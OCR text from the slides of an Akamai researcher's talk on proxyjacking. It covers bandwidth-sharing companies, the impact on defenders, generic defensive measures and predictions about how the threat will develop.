Using your main account to refer your alternative ones to [redacted]

We also recommend using a safe and complicated password to secure your [redacted] account.

Company B

- Deletes website
- Restricts operations to Telegram bot
- Unlimited device types
- Unlimited device count
- Focus on Android and Docker
- Lack of transparency
- Pays ~8x higher
- Crypto payouts
- Focus: Get bandwidth, any means




This site can't be reached

[redacted]'s server IP address could not be found.

Try:

- Checking the connection
- Checking the proxy, firewall, and DNS configuration

ERR_NAME_NOT_RESOLVED



Disclaimer

This program is for learning purposes only, not for profit, please delete it within 24 hours after downloading, not for any commercial use. The text, data and images are copyrighted, if reproduced, please indicate the source.

Use of this program is subject to the deployment disclaimer. Use of this program is subject to the laws and regulations of the country where the server is deployed, the country where it is located, and the country where the user is located, and the author of the program is not responsible for any misconduct of the user.

Impact on Defenders

- Obfuscated fileless script
- Only download was cleared by VT
- Traditional high CPU monitoring for cryptojacking is useless
- Labeling these softwares as PUP will increase false positives.

Defensive Measures

- Monitor network traffic for anomalies
- Stay aware of unwanted process running
- Patch applications
- Use strong passwords
- Use MFA when possible
- TTP-based endpoint detection
    - Ex: Encoded fileless script running -> downloaded content

Evolution Since Discovery and Predictions for the Future

- Predicted use alongside cryptojacking has been observed (LABRAT)
- More vulnerabilities have began to be exploited.
- Predicted incorporation into full malware
- Predicted expansion to IoT devices
- Predicted more diverse forms of resource jacking yet to be realized
- Predicted to be tailored to mobile devices
- Predicted increase of sketchier bandwidth sharing companies who turn a blind eye to sourcing

Questions?

- Email: sirt@akamai.com
- LinkedIn: Allen West (Akamai, Carnegie Mellon)
- X: @CybersaurusWest

Akamai